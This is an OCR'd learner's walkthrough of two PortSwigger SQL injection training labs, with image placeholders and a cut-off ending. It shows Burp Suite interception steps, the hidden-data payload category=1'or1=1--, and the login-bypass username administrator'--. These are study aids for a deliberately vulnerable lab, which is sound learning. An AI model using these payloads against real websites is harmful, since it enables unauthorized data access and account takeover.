
I used the PostSwigger lab to see how the SQL injection actually works ,

Lab 1: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data


- Go to - > https://portswigger.net/web-security/all-labs#sql-injection




- Click on the first lab i.e., (SQL Injection vulnerability in where)




- After you clicked on it , you will have to go to ACESS THE LAB
- Open BURP SUITE and then proxy->intercept on -> open browser -> turn off intercept off (so you can just login smoothly) -> go to lab following above steps -> login to your PortSwigger account(if not logged in) -> access the lab -> turn on intercept on -> click on gift -> it will send a request to the burp suite




➢ Right click on it and then Send to Repeater




- Go to Repeater and change the payload to (category = 1'or1=1--) and click on send



- You will see the response as 200 OK, and you will the get the access



- Go to the webpage and change the payload of the URL




- We successfully injected a SQL query


Lab 2: SQL injection vulnerability allowing login bypass

Without using Burp Suite

- Go to - > https://portswigger.net/web-security/all-labs#sql-injection




- Click on the 2nd Lab and then you will see an interface as and then click on ACESS THE




LAB

- Click on My account




- In the username section add administrator'-- and give any random password and click on



